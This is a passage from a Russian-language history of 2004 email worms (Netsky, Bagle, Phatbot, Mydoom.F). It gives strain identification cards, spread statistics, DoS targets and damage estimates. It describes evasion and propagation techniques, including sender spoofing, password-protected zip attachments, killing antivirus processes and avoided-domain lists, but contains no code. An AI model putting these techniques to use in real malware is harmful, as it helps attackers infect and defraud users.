«Червь» запускался обманутым пользователем при открытии прикреплённого файла или через уже упоминавшиеся нами «уязвимости» MIME – «Netsky.Q», либо MS Internet Explorer XML – «Netsky.V». В целях усыпления бдительности пользователя «Netsky» мог использовать пиктограмму MS Word (текстового файла, в виде письма) для присоединённого файла. Некоторые штаммы могли рассылать с инфицированного компьютера сообщения на 9 европейских языках: английском, шведском, финском, польском, норвежском, португальском, итальянском, французском и немецком. «Червь» не распространялся по адресам электронной почты, которые содержали в себе следующие слова и буквосочетания: icrosoft, antivi, ymantec, spam, avp, f-secur, itdefender, orman, cafee, aspersky, f-pro, orton, fbi, abuse, andasoftwa, automail, freeav, iruslis, messagelabs, noreply, pandasof, reports, responder, skynet, sophos.

Деструктивные действия «червя» заключались в том, что он был способен резко увеличивать трафик, посылая в заданную дату большее количе-

ство сообщений электронной почты. Кроме того, отдельные штаммы «Netsky» могли открывать для прослушивания порты 26, 82, 665, 5556, 5557, 6789, а также проводили DoS-атаки с инфицированных компьютерных систем пользователей, например:

8–11 апреля 2004 года на Web-сайты: www.cracks.st, www.cracks.am, www.emule-project.net, www.kazaa.com, www.edonkey2000.com;

12–16 апреля 2004 года на Web-сайты: www.keygen.us, www.kazaa.com, www.emule-project.net, www.cracks.am, www.emule.dn;

14–23 апреля и 22–29 апреля 2004 года на Web-сайты: www.emule.de, www.cracks.am, www.freemule.net, www.kazaa.com, www.keygen.us;

28–30 апреля и 2–5 мая 2004 года на Web-сайты: www.nibis.de, www.medinfo.ufl.edu, www.educa.ch.

Присутствие «Netsky» в компьютерной системе можно было заметить по наличию в оперативной памяти процесса с именами services.exe, winlogon.exe, svchost.exe, avguard.exe, MAJA.EXE, fooding.exe, avpguard.exe, AVprotect.exe, AVprotect9x, VisualGuard.exe, AVBgle.exe, FVProtect.exe, SysMonXP.exe, PandaAVEngine.exe, EasyAV.exe, SymAV.exe, Kasperskyaveng.exe, FirewallSvr.exe, Jammer2nd.exe, Winlogon.scr или csrss.exe, а также общему снижению производительности компьютерной системы и присутствию файлов «червя» в отмеченном ключе системного реестра. Более того, «Netsky», в зависимости от штамма, в заранее определённый день и время мог начать непрерывно генерировать звуковой сигнал и транслировать его через системный динамик. Также он был способен выдавать на экран монитора пользователя следующее сообщение: SkyNet has the full control of your system now («Сейчас “SkyNet” полностью контролирует вашу систему»).

17 февраля 2004 года специалисты в области информационной безопасности сразу нескольких ведущих антивирусных компаний сообщили об обнаружении нового штамма известного нам «Bagle» – «Bagle.B», который начал быстро распространяться по всему миру. Уже в первые часы после об-

наружения этого штамма в технические службы антивирусных компаний поступило несколько тысяч сообщений от пользователей по всему миру, получивших инфицированную корреспонденцию. По самым оптимистичным оценкам количество содержащих «Bagle.B» электронных сообщений, зарегистрированное в глобальном почтовом трафике, составило более 20 тысяч, и это число очень быстро увеличивалось. Новый штамм «Bagle» во многом функционально повторял своего предшественника и распространялся посредством электронной почты в виде вложений в электронные письма. Однако в него была заложена своя «изюминка» – «Bagle.B» был наделён способностью к фальсификации электронного адреса отправителя сообщений, используя адресную книгу жертвы, что, естественно, увеличивало вероятность заражения компьютерных систем, так как получатели электронной корреспонденции рассуждали следующим образом: раз сообщение поступило от известного источника, можно без всякого риска открыть и просмотреть вложенный файл. Но именно этот файл и содержал вредоносный код «червя».

Технически «Bagle.B» не представлял собой каких-либо откровений и был исполняемым в среде Windows файлом с размером примерно 11 Кб, который прикладывался к электронному письму с заголовком «ID x... thanks» и немудрящим текстом «Yours ID x: Thank», где x – представлял собой произвольный набор символов. Имя вложенного файла генерировалось случайным образом.

После запуска «червь» копировал себя в системный каталог Windows и регистрировался в ключе автоматического запуска системного реестра. При этом, как указывали специалисты «Лаборатории Касперского», для дезориентации пользователя «червь» инициировал запуск стандартной утилиты Windows, Sound Recorder. Затем «Bagle.b» пытался установить соединение с несколькими удалёнными Web-сайтами, так или иначе связанными с «троянским» прокси-сервером TrojanProxy.Win32.Mitglieder. Однако наибольшую опасность, по мнению специалистов «Лаборатории Касперского», представлял встроенный в тело «червя» троянский компонент, который открывал в

инфицированном компьютере порт 8866 и в дальнейшем отслеживал его работу, что предоставляло «злоумышленникам доступ к удалённому управлению компьютером, в частности, позволяло запускать на исполнение различные команды и загружать файлы по усмотрению автора червя».

Для размножения «Bagle.b», как и его предшественник, использовал следующую процедуру: он сканировал файловую систему инфицированного компьютера в поисках файлов с расширениями *.wab, *.txt, *.htm, .html, *.r1 и рассылал себя по всем найденным в них адресам электронной почты. Для отправки почты «Bagle.B» использовал собственный SMTP сервер.

Активность данной вредоносной программы была ограничена во времени – «червь» был запрограммирован на прекращение размножения после 25 февраля 2004 года. А это, по мнению экспертов, может указывать на подготовку нового штамма «Bagle», который, вполне вероятно, будет запущен в Интернет где-то в районе этой даты.

18 февраля 2004 года оказалось весьма насыщенной датой и, без сомнения, навсегда вошло отдельной страницей в историю вирусописания.

Сначала специалисты по вопросам компьютерной безопасности подняли тревогу по поводу появления в Интернет нового компьютерного вируса, которому присвоили имя «Phatbot». Лежащая на поверхности причина этой тревоги заключалась в том, что новичок с ходу успел инфицировать сотни тысяч компьютеров, работающих под управлением различных версий операционной системы Windows. Но вот глубже… Как сообщалось, «Phatbot» представлял собой «троянскую» программу, которая для проникновения в компьютеры пользователей очень эффективно использовала не только традиционные и набившие оскомину «уязвимости» в операционной системе Windows и других программных продуктах, но и «чёрные ходы», оставленные иными вирусами, в частности «Mydoom» и «Bagle».

После проникновения в компьютер «Phatbot» выполнял последовательность нескольких основных операций. Сначала он разыскивал в оперативной памяти компьютера уже запущенные антивирусные процессы и прекращал

их выполнение. При этом «Phatbot» был «ознакомлен» примерно с шестью сотнями таких процессов. Затем «троянский» компонент вносил собственные изменения в системный реестр, гарантируя при помощи этого приёма свой автоматический запуск при каждой загрузке операционной системы. После этого «троянская» программа приступала к естественной для неё деятельности – она пыталась похитить из инфицированной системы личную информацию: регистрационные ключи операционной системы, логины и пароли для доступа к системе мгновенного обмена сообщениями AOL, ключи к играм и т. п.

Апофеозом всей этой деятельности «Phatbot» следует признать подключение инфицированного компьютера к особой P2P-сети. По словам экспертов, аналогичная P2P-сеть может использоваться для организации DoS-атак или же для отправки миллионов рекламных сообщений без ведома владельцев компьютеров. Ситуация усугублялась также тем, что деактивировать этот вирус можно было лишь при помощи «зачистки» всех без исключения компьютеров, составляющих эту пиринговую сеть. Специалисты также отмечали, что в основе «Phatbot» лежал код программы с неожиданно прозаичным именем «Waste»[24], которая достаточно широко известна и представляет собой разработанное фирмой Nullsoft (США) средство для организации пиринговой системы.

Первый штамм «червя» массовой рассылки «Netsky» – «Netsky.B» был обнаружен в Интернет в тот же день, что и «Phatbot», 18 февраля 2004 года[25]. Сотрудники сразу нескольких компаний, специализирующихся на вопросах компьютерной безопасности, сообщили о его наличии в распространяющихся по электронной почте сообщениях. Как мы знаем, оригинальная версия червя, получившего имя «Netsky», появилась в понедельник, а спустя всего два дня, в среду, началась его совместная с «Netsky.B» эпидемия, которая

[24] «Waste» (англ.) – «Отходы», «Утиль».

[25] В мае 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

была примечательна тем, что, как и некоторые другие вирусы, эффективно удаляла из инфицированных компьютерных систем не только «Mydoom.A», но и «Mimail.T», а заодно и противодействовала очень многим антивирусным программам.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Netsky.B
Другие названия	Netsky.b, NetSky.b, NetSky.B, W32/Netsky.b, W32/Netsky.B, W32/Netsky-b, W32/Netsky-B, W32/Netsky.b-mm, W32/Netsky.B-mm, W32/Netsky.b@mm, W32/Netsky.b@MM, W32/Netsky.b.worm, W32/Netsky.B.worm, Win32/Netsky.worm.b, Win32.Netsky.worm.B, Win32.Netsky.b, Win32.Netsky.B, I-Worm.Netsky.b, I-Worm.Netsky.B, PE_NETSKY.b, PE_NETSKY.B,
Тип	червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003 Server
Неработоспособен под управлением	DOS/Linux/Macintosh/Novell Netware/OS/2/UNIX//Windows 3.x
Страна происхождения	Германия
Длина	около 21 Кб[26]

Эта вредоносная программа, как мы уже говорили, распространялась по электронной почте в виде файлов-вложений. Причём тема письма, текст и название файла выбирались произвольно из указанного в программном коде «червя» списка. При первом запуске новый вирус отображал на экране сообщение об ошибке: Error. The file could not be opened! («Ошибка. Файл не удалось открыть!») После этого «Netsky.B» записывал свою копию в директорию Windows под именем services.exe.

[26] В виде файла, сжатого утилитой FSG.

Далее вредоносная программа регистрировалась в системном реестре операционной системы, обеспечивая тем самым автоматическую загрузку при каждом включении компьютера. Для дальнейшего размножения «червь» сканировал диски на предмет наличия файлов с расширениями *.msg, *.oft, *.sht, *.dbx, *.tbb, *.adb, *.doc, *.wab, *.asp, *.uin, *.rtf, *.vbs, *.html, *.htm, *.pl, *.php, *.txt, *.eml, чтобы найти в них адреса электронной почты. Отправка инфицированных «Netsky.B» электронных сообщений осуществлялась с использованием встроенного SMTP сервера.

Лаборатория PandaLabs зарегистрировала появление «Netsky.B» в тот же день, и её специалисты также отметили, что вредоносный программный код этого штамма практически идентичен коду родоначальника этого семейства – «Netsky». Эксперты компании подчёркивали: «Характерной чертой “Netsky.B” является то, что он подменяет адрес отправителя электронного письма, чтобы обмануть пользователя и убедить его в том, что сообщение пришло из надёжных, проверенных источников. В результате пользователь запускает вложенный файл, на самом деле содержащий “червя”. Кроме того, “Netsky.B” копирует себя во все папки, имена которых содержат слова “share” или “sharing”. Таким образом, он распространяется через программы обмена файлами, такие, как KaZaA, eMule и т. п. Ещё одна опасность заключается в том, что бдительность получателя усыпляет значок приложенного файла – он такой же, как и у документов MS Word. Обманутый таким образом пользователь может сам запустить содержащий “червя” вложенный файл».

Уже 18–19 февраля 2004 года серверы компании Network Associates регистрировали до 40–50 копий «Netsky.B» в час, а Symantec только за 18 февраля зафиксировала несколько тысяч случаев реального инфицирования. По данным международной Службы технической поддержки Panda Software «Netsky.B» сначала активно заражал компьютерные системы в странах Западной Европы и только затем распространился в Восточной Европе, Азии и перебрался через Атлантический и Тихий океаны. Эту информацию подтвер-

дили и в Network Associates: «Основная масса первой волны заражений пришлась на компьютеры пользователей из Европы, а чаще других вирус получали жители Нидерландов». По словам представителей всё той же Службы технической поддержки Panda Software, сразу после появления в Интернет «Netsky.B» антивирусные компании стали получать жалобы и от частных, и от корпоративных пользователей. При этом большинство специализирующихся на обеспечении сетевой безопасности компаний оценило угрозу от нового «червя» как «среднюю».

Появление написанного на языке программирования C++ нового штамма «Mydoom» – «Mydoom.F» было замечено 20 февраля 2004 года[27]. Причём о его обнаружении заявило сразу несколько ведущих антивирусных компаний как за рубежом, так и у нас в стране, и, хотя эта вредоносная компьютерная программа не получила широкого распространения немедленно, эксперты не исключали возможности скорого начала новой эпидемии.

Как мы помним, оригинальная версия «Mydoom» появилась 26 января 2004 года, и скорость его распространения была настолько высокой, что он практически сразу был охарактеризован как «один из самых опасных за всё время существования Интернет». И действительно, по различным оценкам ко времени появления штамма «Mydoom.F» родоначальник семейства уже инфицировал от нескольких сотен тысяч до двух миллионов компьютеров по всему миру. Поэтому нетрудно понять, какие чувства испытало компьютерное сообщество, когда узнало о прибавлении в «прославленной» семье.

[27] В июне 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Mydoom.F
Другие названия	Mydoom.f, MyDoom.f MyDoom.F, W32/Mydoom.f, W32/MyDoom.f, W32/Mydoom.F, W32/MyDoom.F, W32/MyDoom-f, W32/MyDoom-F, W32/Mydoom.f@mm, W32/Mydoom.f@MM, W32/MyDoom.f@mm, W32/MyDoom.f@MM, W32/Mydoom.F.worm, W32.Mydoom.F@mm.worm, Win32.Mydoom.F, I-Worm.Mydoom.f, WORM_MYDOOM.F
Тип	червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Россия
Длина	34568 байт[28]

Рассматривая «Mydoom», мы в принципе описали все штаммы, и «Mydoom.F» в частности. Поэтому здесь мы не будем вдаваться в детали. «Mydoom.F», как и его предшественники, распространялся по электронной почте в виде файлов-вложений. Тема письма, текст и название вложения выбирались произвольно из заложенного в программный код вируса перечня. В случае запуска присланного файла «червь» копировал себя в системную директорию операционной системы Windows и регистрировался в ключе автоматического запуска системного реестра.

Кроме того, «Mydoom.F» пытался закрыть некоторые из числа запущенных процессов; уничтожить на «жёстком» диске компьютера файлы с расширениями *.bmp, *.avi, *.jpg, *.sav, *.xls, *.doc и *.mdb; разослать свои копии по найденным в инфицированном им компьютере адресам электрон-

[28] В виде сжатого утилитой UPX файла. В разархивированном состоянии – 46344 байта.

ной почты. Более того, если системная дата попадала в интервал от 17 до 22 числа любого месяца, «червь» инициировал DoS-атаку на Web-сайты корпорации Microsoft и Recording Industry Association of America[29]. Надо сказать, что последний не был доступен в Интернет в течение пяти суток – с 17 по 22 марта 2004 года. Состояние этого Web-сайта по своим характеристикам напоминало состояние Web-сайта SCO, когда он был окончательно выведен из строя DoS-атакой червя «Mydoom». Обычное время ответа Web-сайта RIAA составляет менее половины секунды, однако в пик атаки он мог прийти через 5 секунд с периодами полной недоступности длительностью от получаса до часа. Между прочим, причина атаки именно на этот Web-сайт крайне проста и прозрачна: RIAA широко известна своим нетерпимым отношением к распространению музыки через Интернет, и главной бедой эта организация считает файлообменные сети, безуспешно пытаясь преследовать их, вплоть до судебных разбирательств. Ещё в начале 2003 года протестовавшие против действий RIAA вирусописатели практически еженедельно и с непременным успехом проводили атаки на официальный Web-сайт этой организации. Но своё мастерство оттачивали не только они – с приходом новой администрации RIAA сумела навести порядок, и взломы практически прекратились. Тем не менее, в середине марта 2004 года Web-сайт, находящийся по адресу www.riaa.com, снова вышел из строя, и причиной случившегося стал «Mydoom.F».

Очередной штамм «червя» массовой рассылки «Netsky» – «Netsky.C» – был обнаружен в Интернет 25 февраля 2004 года[30]. Сотрудники сразу нескольких компаний, специализирующихся на вопросах компьютерной безопасности, сообщили о его наличии в распространяющихся по электронной почте сообщениях, но комментарий был более сдержанным, нежели в первых

[29] Recording Industry Association of America (RIAA) – Американская ассоциация звукозаписывающих компаний (RIAA).

[30] В мае 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

двух случаях: «Автор “червей” семейства “Netsky”, видимо воодушевлённый успехом второго штамма “червя”, внёс незначительные изменения в программный код вируса и выпустил в свет ещё один штамм – “Netsky.C”, который по распространению в мире пока находится на пятнадцатом месте и, вероятно, ещё долгое время будет портить жизнь как конкретному пользователю, так и компьютерному сообществу в целом». Вместе с тем были и исключения, например, по классификации Panda Software «Netsky.C» получил рейтинг «высокого» уровня опасности.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Netsky.C
Другие названия	Netsky.c, NetSky.c, NetSky.C, W32/Netsky.c, W32/Netsky.C, W32/Netsky-c, W32/Netsky-C, W32/Netsky.c-mm, W32/Netsky.C-mm, W32/Netsky.c@mm, W32/Netsky.c@MM, W32/Netsky.c.worm, W32/Netsky.C.worm, Win32/Netsky.worm.c, Win32.Netsky.worm.C, Win32.Netsky.c, Win32.Netsky.C, I-Worm.Netsky.c, I-Worm.Netsky.C, PE_NETSKY.c, PE_NETSKY.C
Тип	червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003 Server
Неработоспособен под управлением	DOS/Linux/Macintosh/Novell Netware/OS/2/UNIX//Windows 3.x
Страна происхождения	Германия
Длина	около 19 Кб[31]

Вредоносный программный код нового штамма был очень похож на своего предшественника «Netsky.B», который на момент появления «Netsky.C» успел заразить значительное количество компьютеров по всему

[31] В виде файла, сжатого утилитой FSG.

миру и продолжал свою деятельность, став компьютерным вирусом, наиболее часто обнаруживаемым, например, онлайновой программой Panda ActiveScan.

«Netsky.C» распространялся по электронной почте, проникая в компьютерные системы пользователей вместе с электронным сообщением с изменяющимися параметрами (тема, текст и вложенный файл выбирались «червём» случайным образом из уже имеющегося списка), а также под видом программ обмена файлами через пиринговые сети. В последнем случае использовались наиболее популярные программные продукты или «крэки» к ним, например, winxp_crack.exe, Adobe Photoshop 9 full.exe, Microsoft Office 2003 Crack.exe и пр.

Если запускался вложенный файл, то «Netsky.C» копировал себя на все диски компьютерной системы под именем winlogon.exe. При помощи собственного SMTP механизма «червь» рассылал себя по всем адресам, обнаруженным им в файлах с расширениями *.eml, *.txt, *.php, *.pl, *.htm, *.html, *.vbs, *.rtf, *.uin, *.asp, *.wab, *.doc, *.adb, *.tbb, *.dbx, *.sht, *.oft, *.msg, *.shtm, *.cgi и *.dhtm. Кроме того, после активизации «червь» регистрировался в ключе автоматического запуска системного реестра операционной системы Windows, а затем создавал многочисленные копии файлов с собственным программным кодом во всех директориях, название которых содержало последовательность букв shar[32]. Таким образом он распространялся через программы обмена файлами, такие, как KaZaA.

«Netsky.C» последовательно удалял из компьютера «Mimail.T» и «Mydoom.A». Сначала он разыскивал в компьютерной системе программный код «Mimail.T» и удалял в системном реестре принадлежащие ему записи. После того как вредоносный программный код «Mimail.T» был найден и удалён, «Netsky.C» проделывал те же операции с «Mydoom.A».

[32] «shar» (англ.) от «share» – «делить, совместно владеть».

Кроме того, 26 февраля 2004 года в период с 6 часов до 8 часов 59 минут утра «Netsky.C» генерировал и воспроизводил через динамик инфицированного им компьютера произвольные звуки.

По мнению многих экспертов, первые два месяца (январь и февраль) 2004 года ознаменовали собой начало новой эры угроз. Инфицированные компьютеры всё чаще используются злоумышленниками для рассылки спама, выполнения финансовых и иных махинаций, а также для распространения вредоносных программ и заражённой «троянскими» программами электронной почты. Причём, если крупные корпорации лучше подготовлены к различным угрозам их системам и сетям, то домашние пользователи и малый бизнес зачастую даже и не задумываются над тем, что ущерб мировой экономике был нанесён в том числе и их персональным компьютером, который был оставлен подключённым к Интернет. Мировой ущерб от всех типов кибернетических угроз, включая электронные атаки компьютерных злоумышленников (зарегистрированные и не зарегистрированные), спам и различные махинации, в феврале 2004 года достиг запредельных размеров. Согласно эксклюзивной информации, которую сообщили CNews.ru эксперты британской компании mi2g, цифра ущерба составила от 68 до 83 млрд. долл. Более того, указанная британская компания провела интереснейшие целевые исследования по оценке ущерба всемирной экономике, наносимого вредоносными компьютерными программами с учётом фактора продолжительности их «жизни». Обобщённые сведения, в соответствии с данными аналитиков mi2g, приведены ниже в виде таблицы.

Мировой ущерб от компьютерных вирусов за время их жизни

№	Вирус	Минимальный ущерб, млн. долл.	Максимальный ущерб, млн. долл.
1.	MyDoom	69744,9	85243,7
2.	Sobig	33810,3	41323,7
3.	Klez	18084,9	22103,7

№	Вирус	Минимальный ущерб, млн. долл.	Максимальный ущерб, млн. долл.
4.	Mimail	11133,5	13607,6
5.	Yaha	10426,1	12743,0
6.	Swen	9706,1	11863,0
7.	LoveBug	7875,0	9625,0
8.	Netsky	4793,5	5858,7
9.	Dumaru	4172,9	5100,2
10.	BugBear	3532,1	4317,0
11.	SirCam	2681,3	3277,1
12.	CodeRed	2358,0	2882,0
13.	Melissa	996,0	1217,4
14.	Slammer	945,0	1155,0
15.	Explorer	918,0	1122,0
16.	Sober	709,5	867,1
17.	Magistr	702,1	858,2
18.	Nimba	616,3	753,2
19.	BadTrans	612,6	748,7
20.	Fizzer	612,2	748,2
21.	Bagle	543,4	664,2
22.	Blaster	472,5	577,5
23.	Hibris	348,9	426,4
24.	Lovegate	250,6	306,2
25.	Goner	217,2	265,5

30 января 2004 года CNews Analytics под заголовком «“Разумные” вирусы способны уничтожить Интернет» опубликовал аналитический материал, в котором говорилось о том, что «специалисты ещё год тому назад предупреждали о возможности появления новых видов вирусов, которые будут намного опаснее всех существовавших до недавнего времени». Далее экспертами указанного онлайнового издания была гипотетически сформулирована основная задача вирусописателей на ближайшее будущее, и следом приведено его лаконичное разъяснение: «**Основной задачей вирусописателей становится разработка такого вирусного кода, который мог бы максимально долгое время оставаться “прозрачным” для антивирусных программ.** Именно таким образом инфицируется максимальное количество компьютеров. После заражения определённого числа систем по команде злоумышленника или в определённое время происходит “выстрел” опасного кода на ещё не заражённые системы. Масштаб подобной угрозы трудно представить, но уже сейчас можно сказать, что ущерб от подобных “умных” вирусов может перекрыть все известные до сих пор пределы».

Далее, в соответствии с видением данной проблемы компанией mi2g, которая первая предупредила о возможности появления подобных вирусов, задавались вероятные характеристики «разумного» вируса, которые мы приводим в виде сводной таблицы.

Вероятные характеристики «разумного» вируса
Новый тип вирусов одинаково легко инфицирует любые платформы: настольные системы, карманные персональные компьютеры (КПК), серверы – с одной стороны, и любые операционные системы – с другой стороны.
Свежие управляющие модули вируса загружаются или обновляются с удалённых серверов.
Новый тип вирусов функционирует одинаково как на проводных, так и на беспроводных устройствах, распространяясь вне зависимости от аппаратных конфигураций этих устройств, минуя программные или микропрограммные барьеры, используя для распространения магистральные каналы, которые невозможно блокировать, не парализовав работу всего Интернет.
Новый тип вирусов объединяет в себе черты классических вирусов, «троян-

Вероятные характеристики «разумного» вируса
ских коней» и исполняемого кода, активируемого по команде хакера. Все процессы способны выполняться одновременно, не препятствуя работе друг друга.
Новые вирусы способны самостоятельно осуществлять поиск «уязвимостей» на каждой отдельно взятой системе, загружать исполняемые модули для дальнейшего использования этих «уязвимостей».
Новые вирусы имеют модульную структуру, каждый из модулей способен функционировать независимо от других модулей, что затрудняет обнаружение всего вируса в целом.
Новые вирусы способны проводить масштабные DoS атаки на большие информационные системы.
Новые вирусы контролируют весь информационный поток на заражённом компьютере, позволяя похищать, копировать и редактировать информацию.
Новые вирусы «разумны»: каждый модуль, который является самостоятельной программой, при загрузке проверяет наличие других модулей, а в случае их отсутствия дозагружает их. Координирует всю работу управляющий модуль, который также является отдельной программой и способен распространяться самостоятельно.
Инкубационный период новых вирусов может быть очень продолжительным. Управляющий модуль не будет вести себя агрессивно до тех пор, пока не будут загружены и установлены все необходимые дополнительные модули.

В свете последних событий естественным кажется вопрос, «Mydoom» – «разумный» вирус? Наиболее короткий ответ экспертов таков: «Новый вирус российского происхождения “Mydoom” обладает многими чертами вирусов нового поколения – “разумных” вирусов. Однако не следует рассматривать этот вирус как конечный продукт. Судя по всему, этот вирус лишь демонстрационная версия, основная цель которой – продемонстрировать Интернет-сообществу силу, которой будут обладать “разумные” вирусы. В то же время автор (или группа авторов) проверяет работоспособность своего разрушительного детища, с тем чтобы впоследствии усовершенствовать его и добавить новые возможности». В одном, действительно, можно практически не сомневаться, «Mydoom» – это ещё «цветочки» по сравнению с тем, что ожидает пользователей Интернет в ближайшей перспективе. «Ягодки» же сулят

быть очень крупными, особенно если учесть, что по состоянию на 30 января 2004 года «база для сравнения» – вирус «Mydoom» – распространился в сетях 200 стран по всему миру и стал вторым в списке самых опасных вирусов чуть более чем за 72 часа.

1 марта 2004 года специалисты компании McAfee буквально «огорошили» компьютерное сообщество, предупредив пользователей Всемирной сети о появлении сразу шести (!) штаммов вредоносной компьютерной программы «Bagle» – «Bagle.C», «Bagle.D», «Bagle.E», «Bagle.F», «Bagle.G» и «Bagle.H». Как мы помним, появление родоначальника семейства «Bagle» было зарегистрировано 19 января 2004 года, 17 февраля 2004 года в Интернет был выпущен штамм «Bagle.B», и вдруг – сразу же шесть новых вредоносных программ. Впрочем, новые штаммы «Bagle» были функционально очень похожи на своих предшественников, о которых мы писали выше. Вместе с тем, выделим штаммы «Bagle.F», «Bagle.G» и «Bagle.H» за их способность к обману многих антивирусных программных средств при помощи реализации оригинального приёма при формировании инфицированного сообщения. В частности, вредоносный компьютерный код помещался в «zip»-файл, защищённый паролем, а антивирусное программное обеспечение не может распаковать и проверить такой архив. Поэтому такое инфицированное сообщение обычно просто пропускается. Вместе с тем, сам пароль был включён в тело электронного письма, так что сам пользователь мог без особых проблем просмотреть содержимое архива. В программном коде всех обнаруженных штаммов была прописана функция самоуничтожения при наступлении определённой системной даты.

Третий штамм «червя» массовой рассылки «Netsky» – «Netsky.D» - был обнаружен в Интернет вечером 1 марта 2004 года[33] и тут же стал причиной

[33] В марте 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

сотен сообщений от пользователей о массовых случаях инфицирования их компьютерных систем.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Netsky.D
Другие названия	Netsky.d, NetSky.d, NetSky.D, W32/Netsky.d, W32/Netsky.D, W32/Netsky-d, W32/Netsky-D, W32/Netsky.d-mm, W32/Netsky.D-mm, W32/Netsky.d@mm, W32/Netsky.d@MM, W32/Netsky.d.worm, W32/Netsky.D.worm, Win32/Netsky.worm.d, Win32.Netsky.worm.D, Win32.Netsky.d, Win32.Netsky.D, I-Worm.Netsky.d, I-Worm.Netsky.D, PE_NETSKY.d, PE_NETSKY.D
Тип	червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003 Server
Неработоспособен под управлением	DOS/Linux/Macintosh/Novell Netware/OS/2/UNIX//Windows 3.x
Страна происхождения	Германия
Длина	17 Кб[34]

По прошествии нескольких часов после своего обнаружения лабораторией PandaLabs компании Panda Software он начал распространяться особенно быстро, ежесекундно заражая огромное число компьютеров по всему миру и став катализатором новой вирусной эпидемии семейства «Netsky».

По данным мониторинга онлайнового антивируса Panda ActiveScan всего лишь через сутки после своего появления «Netsky.D» стал первым в списке наиболее часто обнаруживаемых вирусов. Наибольшее количество инфицированных им компьютеров было зарегистрировано в Норвегии – 10,48%, Румынии – 8,70% и Словении – 6,79 %. В России «Netsky.D» было

[34] В виде файла, сжатого утилитой FSG.

заражено около 3,28% компьютеров. Как мы видим, сложилось так, что эпидемия нового «червя» осложнялась штаммами «.C», «.D», «.E», «.F», «.G», «H» червя «Bagle», которые также весьма быстро распространялись по электронной почте во всём мире.

Штамм «Netsky.D», наравне с «Bagle» и его штаммами, а также предыдущими штаммами «Netsky», распространялся через письма электронной почты. Инфицированные сообщения могли иметь различный внешний вид: «червь» случайным образом выбирал заголовок из 25 вариантов, текст письма из шести вариантов и имя вложенного файла из 21 варианта. Вложенный файл снабжался фиктивным расширением *.pif, в действительности представляя собой обычную выполняемую программу. Если пользователь имел неосторожность запустить этот файл, «червь» устанавливал себя в операционную систему и запускал процедуры своего распространения.

При установке «Netsky.D» копировал себя с именем «winlogon.exe» в директорию Windows и регистрировал этот файл в ключе автоматического запуска системного реестра, обеспечивая свою активизацию при каждой загрузке операционной системы. Для дальнейшей рассылки «червь» сканировал файлы наиболее распространённых приложений Интернет с расширениями *.wab, *.eml, *.doc, *.html, *.msg, *.txt, *.php, *.pl, *.htm, *.vbs, *.rtf, *.uin, *.asp, *.adb, *.tbb, *.dbx, *.sht, *.oft, *.shtm, *.cgi, *.dhtm, считывал из них адреса электронной почты и незаметно для владельца компьютера отсылал на них свои копии. Важно отметить, что рассылка писем осуществлялась в обход установленного на компьютере почтового клиента, но с использованием встроенной подпрограммы SMTP – с её помощью вирус распространялся через 23 прокси-сервера, расположенных в разных странах мира.

Более того, «Netsky.D» был способен распространяться быстрее, чем его предшественники, поскольку он запускал в оперативной памяти компьютерной системы до восьми процессов с целью рассылки себя по электронной почте, что делало его особенно опасным в корпоративной среде, поскольку «червь» мог быстро нарушить работу компьютерных сетей.

«Netsky.D» имел ряд побочных действий. В частности, он удалял из системного реестра ключи, сделанные некоторыми «червями», включая «Mydoom.A» и «Mimail.T», а также пытался остановить работу антивирусных программ. Кроме того, в период с $6^{\underline{00}}$ до $8^{\underline{59}}$ 2 марта 2004 он воспроизводил через системный динамик компьютера различные звуки.

Прошли сутки… 2 марта 2004 года специалисты McAfee зафиксировали появление очередного штамма «Bagle» – «Bagle.I»[35], который вызвал эпидемию. Причём наибольший вред «Bagle.I» нанёс компьютерным системам индивидуальных пользователей. Впечатляет, что в эти дни штаммы известных компьютерных вирусов сыпались на «многострадальные головы» ни в чем не повинных пользователей, как из дырявого мешка. Например, кроме появления штамма «Bagle.I», сообщалось об обнаружении ещё одного штамма той же вредоносной компьютерной программы – «Bagle.J», который ничем особым не выделялся, распространялся до 25 апреля 2005 года, а затем самоуничтожался. Кроме того, авторы «Mydoom» и «Netsky» тоже не дремали, запустив в Интернет свои очередные творения. В результате на тот момент времени эпидемии всех этих вирусов уже на протяжении полутора месяцев лихорадили Всемирную сеть и компьютерное сообщество.

[35] В декабре 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Bagle.I
Другие названия	Bagle.i, W32/Bagle-I, W32/Bagle-i, W32/Bagle.I, W32/Bagle.i, W32/Bagle.I.worm, W32/Bagle.i.worm, W32/Bagle.i.worm, Beagle.i, W32.Beagle.I, W32.Beagle.i, W32.Beagle.I@MM, W32.Beagle.i@mm
Тип	червь массовой рассылки с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Длина	около 12 Кб

«Bagle.I», так же как и предыдущие штаммы, распространялся по P2P сетям обмена файлами, рассылал свои копии в виде вложения к сообщению электронной почты, завершал процессы обновления различных антивирусных программ и был написан на языке программирования низкого уровня Ассемблер. Данный штамм распространялся до 26 марта 2005 года, а затем самоуничтожался. После проникновения в компьютерную систему «Bagle.I» регистрировался в ключе автоматического запуска системного реестра и начинал сканирование всех доступных накопителей информации с целью поиска адресов электронной почты, по которым впоследствии и рассылались копии вредоносного программного кода «Bagle.I».

